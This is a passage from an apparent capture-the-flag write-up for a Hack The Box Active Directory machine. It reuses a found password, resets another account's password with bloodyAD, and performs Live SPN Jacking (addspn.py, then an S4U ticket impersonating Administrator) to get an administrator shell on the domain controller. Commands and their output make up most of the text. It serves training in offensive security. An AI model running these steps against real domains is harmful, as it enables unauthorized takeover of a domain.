# [*] _SC_GMSA_{84A78B8C-56EE-465b-8496-FFB35A1B52A7}_a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11
# _SC_GMSA_{84A78B8C-56EE-465b-8496-FFB35A1B52A7}_a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11:01000000220100001000000012011a01b6c4083911a28350b1fd6948803650e1b1c5741f7719b1f4ff926203dcdf4ec9c0369b7b92fe10a2d7ff953bfa406a3b6786523ed82767cc8fe2734af892e98efbef2b3476759032b4ecdef34276c363b8a9410b63d809ea6ef167f5b541d73c3ac4214da22a14d97982c928d91bb971fe99d4809c1ebdeae8e769c6b3377ee1a478dffbb2ddc13318be131167d1a4a01833a4c27e0512690d73de1e59a01761ec7d40fc1882050cbf439d9cbb281a06d4bf8d85d1feb2740ec399eca0e46e36990b72b2c4a64ae009bafb3dfd264ff734b63fb922609e8c305883a75d9aef75ce37bca0910436590d9312fca46ad89a61a89bddc873197de48eab3d69b9e49800001941b01b7317000019e3df6872170000
# [*] Cleaning up...
We only see a DCC2 hash for a.white, which can be long to crack, though there's a random password that's not assigned to any user E2nvAOKSz5Xz2MJu, let's try that for a.white:
nxc smb 192.168.100.2 -u 'a.white' -p 'E2nvAOKSz5Xz2MJu'
# SMB         192.168.100.2   445    WEB01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:False)
# SMB         192.168.100.2   445    WEB01            [+] pirate.htb\a.white:E2nvAOKSz5Xz2MJu
Perfect it worked, let's change the password for a.white_adm now:
bloodyAD --host "10.129.1.245" -d "pirate.htb" -u 'a.white' -p "E2nvAOKSz5Xz2MJu" set password "a.white_adm" 'Password!123'
# [+] Password changed successfully!
And finally we now have WriteSPN permissions over all 4 machines we've been dealing with.
This alone isn't too useful though we remember that in the domain delegations a.white_adm has Constrained Delegation over http/WEB01.pirate.htb and HTTP/WEB01, this opens the door to a really interseting attack: Live SPN Jacking.
I first heard of this attack on the "DACL Attack 2" course from the CAPE exam path. The attack is not difficult but it's convoluted. Though in our current scenario, it's way more straightforward since we are not trying to abuse a machine's delegation privilege but we can directly abuse a.white_adm's delegation privileges.
It's a bit unusual for administrators to give a simple user constrained delegation rights, this is similar to the Pre-Windows 2000 vulnerability we saw before, this Domain seems to mix really old practices/objects with newer ones.
Let's get started, we'll ignore HTTP/WEB01 and only attack using http/WEB01.pirate.htb, first we remove the SPN from WEB01:
bloodyAD --host "10.129.2.47" -d "pirate.htb" -u 'a.white_adm' -p 'Password!123' get object "WEB01$" --attr servicePrincipalName
# distinguishedName: CN=WEB01,CN=Computers,DC=pirate,DC=htb
# servicePrincipalName: tapinego/WEB01; tapinego/WEB01.pirate.htb; WSMAN/WEB01; WSMAN/WEB01.pirate.htb; HOST/WEB01.pirate.htb; RestrictedKrbHost/WEB01.pirate.htb; HOST/WEB01; RestrictedKrbHost/WEB01; TERMSRV/WEB01.pirate.htb; TERMSRV/WEB01; HTTP/WEB01; HTTP/WEB01.pirate.htb

addspn.py -u 'pirate.htb\a.white_adm' -p 'Password!123' -t 'WEB01$' -s 'http/WEB01.pirate.htb' -r 10.129.1.245
# [-] Connecting to host...
# [-] Binding to host
# [+] Bind OK
# [+] Found modification target
# [+] SPN Modified successfully
Now we give that same SPN to DC01:
addspn.py -u 'pirate.htb\a.white_adm' -p 'Password!123' -t 'DC01$' -s 'http/WEB01.pirate.htb' 10.129.2.47
# [-] Connecting to host...
# [-] Binding to host
# [+] Bind OK
# [+] Found modification target
# [+] SPN Modified successfully
Finally we can request a TGT for http/WEB01.pirate.htb. The DC will first check if we have delegation permissions over than SPN, which we do, so it then proceeds to create a Administrator TGT for DC01:
getST.py -spn 'http/WEB01.pirate.htb' -impersonate Administrator -dc-ip 10.129.2.47 'pirate.htb/a.white_adm:Password!123'
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies
#
# [*] Getting TGT for user
# [*] Impersonating Administrator
# [*] Requesting S4U2self
# [*] Requesting S4U2Proxy
# [*] Saving ticket in Administrator@http_WEB01.pirate.htb@PIRATE.HTB.ccache
We can now use this ticket to connect to DC01, this is a bit counter intuitive but we need to connect to WEB01, and specify that the target IP is DC01:
export KRB5CCNAME="Administrator@http_WEB01.pirate.htb@PIRATE.HTB.ccache"
winrmexec -target-ip 10.129.2.47 -k -no-pass WEB01.pirate.htb
# Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
#
# [*] '-port' not specified, using 5985
# [*] '-url' not specified, using http://10.129.2.47:5985/wsman
# [*] using domain and username from ccache: pirate.htb\Administrator
# [*] '-spn' not specified, using HTTP/WEB01.pirate.htb@pirate.htb
# [*] '-dc-ip' not specified, using pirate.htb
PS C:\Users\Administrator\Documents> hostname
# DC01
PS C:\Users\Administrator\Documents> whoami
# pirate\administrator
PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
# <REDACTED>